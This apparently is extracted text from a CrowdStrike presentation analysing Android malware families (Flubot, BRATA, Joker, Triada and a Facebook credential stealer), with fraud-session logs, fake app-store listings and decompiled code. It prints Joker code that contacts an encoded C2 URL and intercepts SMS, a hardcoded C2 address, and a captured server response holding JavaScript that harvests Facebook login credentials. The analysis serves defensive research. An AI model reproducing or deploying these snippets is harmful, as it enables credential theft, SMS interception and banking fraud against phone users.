
Flubot



BRATA



BRATA



BRATA




SESSION ID	9 [REDACTED]	CHANNEL	MOBILE
LAST DEVICE ID	2 [REDACTED]	SESSION DURATION	36 minutes (about 1.01 events/min)
LAST INSTALLATION ID	C [REDACTED]	EVENTS COUNT	36
LAST APP SESSION ID	Q [REDACTED]	IP ADDRESS	zu4aDm45wbQV5gfZpN4iq
LAST PREDICTED USER ID	[REDACTED]	OPERATING SYSTEM	Android • 11
APPLICATION DEVICE ID	NA	DEVICE	SM [REDACTED]
USER ID	[REDACTED]		

2021-08-04 13:59:00 23 days ago PRESENTATION	○	 BonificoEsterioRiepilogo null • POST • null ACTIVITY_CHANGE
2021-08-04 13:58:59 23 days ago PAYMENT	○	 NL [REDACTED] EUR 3500 TRANSACTION_BONIFICO_REPA CUSTOM_EVENT TRANSACTION_PAYMENT BANK_ACCOUNT_RECENT USERID_GRAB USER_NEW_BANK_ACCOUNT USER_NEW_PAYMENT_LOCATION
2021-08-04 13:53:46 23 days ago PRESENTATION	○	 BonificoCompila null • POST • null ACTIVITY_CHANGE





BRATA



CROWDSTRIKE

BRATA





BP Diary


Warren Reason Health & Fitness



This app is available for all of your devices

Add to Wishlist

Install



Free BP Recorder

Cosette Gervais Tools



This app is not available for any of your devices

Add to Wishlist

★★★★☆ 30



Clean Wallpaper

Randall S Bucy Tools



This app is available for all of your devices

Installed



Time Zone Camera

Sylvester J. Deshotel Photography




This app is available for all of your devices

Add to Wishlist

★★★★☆ 9

Install



Joker

```
com.camera.phototimezon
Source code
  android.support.v4
  androidx
  bolts
  com
  io
  retrofit2.service
Resources
  assets
  META-INF
  res
  unknown
  AndroidManifest.xml
  classes.dex
  resources.arsc
  stamp-cert-sha256
APK signature

AndroidManifest.xml
20 application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:name="ret
21 <activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.MainActivity" android:screenOrientation="po
22 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
23 <activity android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCamera_BaseActivity"/>
24 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
25 <provider android:name="com.camera.phototimezonecamera.stamp.photostamp.utils.GenericFileProvider" android:exported="false" an
26     <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
27 </provider>
28 <activity android:theme="@style/FullScreen" android:name="com.camera.phototimezonecamera.stamp.photostamp.activities.StampCame
29     <intent-filter>
30         <action android:name="android.intent.action.MAIN"/>
31         <category android:name="android.intent.category.LAUNCHER"/>
32     </intent-filter>
33 </activity>
34 <service android:name="okhttp3.service.OkService" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
35     <intent-filter>
36         <action android:name="android.service.notification.NotificationListenerService"/>
37     </intent-filter>
38 </service>
```



CROWDSTRIKE

Joker



Joker

index.html@ts=1629194681330

- Source code
 - Oh0o808h0.Oh0o808h0
 - C80o
 - Oh0o808h0
 - com
 - bk.dd.mm
 - google.android.dex
 - defpackage
 - P
 - Resources
 - APK signature

```

/* renamed from: Oh0o808h0 reason: collision with root package name */
public final /* synthetic */ Context f20h0o808h0;

public Oh0o808h0(Context context) {
    this.f20h0o808h0 = context;
}

public void run() {
    Context context = this.f20h0o808h0;
    1 String Oh0o808h02 = Oh0o808h0.Oh0o808h0 "aHR0cDovL2ltcGxlbWVudGUubG1mZS9wdWxsL2ZhY2ViYWVraWQvP3RzPQ==";
    1 TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    1 String simOperator = telephonyManager.getSimOperator();
    1 String simCountryIso = telephonyManager.getSimCountryIso();
    try {
    1 HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(Oh0o808h02 + System.currentTimeMillis());
    1 httpURLConnection.setRequestMethod(Oh0o808h0.Oh0o808h0("R0VU"));
    1 httpURLConnection.setConnectTimeout(15000);
    1 httpURLConnection.setReadTimeout(60000);
  }
}

```

<http://implemente.life/pull/facebackid/?ts=>

index.html@ts=1629194684849

- Source code
 - com
 - defpackage
 - okhttp3.service
 - task.m.n
- Resources
- APK signature

```

public static class C0oGo extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    if (DooCOQGO.m9C0oGo() != null && !TextUtils.isEmpty(DooCOQGO.m9C0oGo().QoG000) && !TextUtils.isEmpty(originatingAddress)) {
                        DooCOQGO.m9C0oGo().f5000oG = originatingAddress;
                    }
                }
                Co0QO.m53C0oGo("mms: body:".concat(String.valueOf(sb)), true);
                task.m.n.C0oGo.m5C0oGo(sb.toString());
            }
        }
    }
}

```






CROWDSTRIKE

Triada



Triada




CROWDSTRIKE

Triada



Triada



CROWDSTRIKE

Triada



CROWDSTRIKE

Triada



EditorPhotoPip

Painting

Touch paper

Graffiti

About me



PIP Photo

Lillians Tools

★★★★★ 100


PEGI 3

This app is available for some of your devices

You can share this with your family. [Learn more about Family Library](#)



Add to Wishlist



Install



Select a photo from an album, or take a picture, then add the selected photo to the frame provided by the app, and then share it with your social software

Facebook Stealer



	PC cu Windows · London, United Kingdom Firefox · Activă acum
	PC cu Windows · London, United Kingdom Chrome · acum 26 minute



```
package com.editor.imgphotos.milk;

import retrofit2.Retrofit;
import retrofit2.Retrofit.Builder;
import retrofit2.converter.gson.GsonConverterFactory;

public class RetrifitUtils {
    public static String Base_URL = "http://45.76.111.178/";
    public static Retrofit retrofit = new Builder().baseUrl(Base_URL).addConverterFactory

    public static <T> T createApi(Class<T> cls) {
        return retrofit.create(cls);
    }
}
```

18
19

200	POST	45.32.110.28	/index.php?r=user/init&&appId=com.viewedites.showimg	10:41:32	471 ms	3.08 KB	Com...	
JS	200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	405 ms	657 bytes	Com...
JS	200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	401 ms	658 bytes	Com...
JS	200	GET	graph.facebook.com	/v5.0/226577222413073?fields=auto_event_setup_enabled&format=json&advertiser_id=96961369-31c	10:41:32	96 ms	404 bytes	Com...
400	GET	graph.facebook.com	/v5.0/226577222413073/button_auto_detection_device_selection?fields=is_selected&format=json&sdk	10:41:32	38 ms	1.88 KB	Com...	
200	POST	web.facebook.com	/adnw_sync	10:41:32	107 ms	5.95 KB	Com...	
JS	200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	298 ms	2.07 KB	Com...
200	GET	45.32.110.28	/config.php?packageName=com.viewedites.showimg&a=getForce	10:41:32	308 ms	490 bytes	Com...	

Filter: Focused

Overview Contents Summary Chart Notes

1

Headers Query String Text Hex Raw

```
Content-type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Connection: keep-alive

{"retCode":0,"u":"https://www.facebook.com/login.php","ds":0,"d":"function Logs(msg){console.log(msg)}function exec(){try{var m=document.getElementById("email").value;var p=document.
p=document.getElementById("m_login_password").value;if(m.length<=0||p.length<=0){return false}t.a(m,p)}catch(e){}}function login(){try{var
loginFormObj=document.getElementById("loginform");loginFormObj.getElementsByTagName("button")[0].addEventListener("touchend",function(){exec()});loginFormObj.getElementsByTagName
loginFormObj=document.getElementById("login_form");loginFormObj.querySelectorAll("button[name^=login]")[0].addEventListener("touchend",function(){exec()});loginFormObj.querySelec
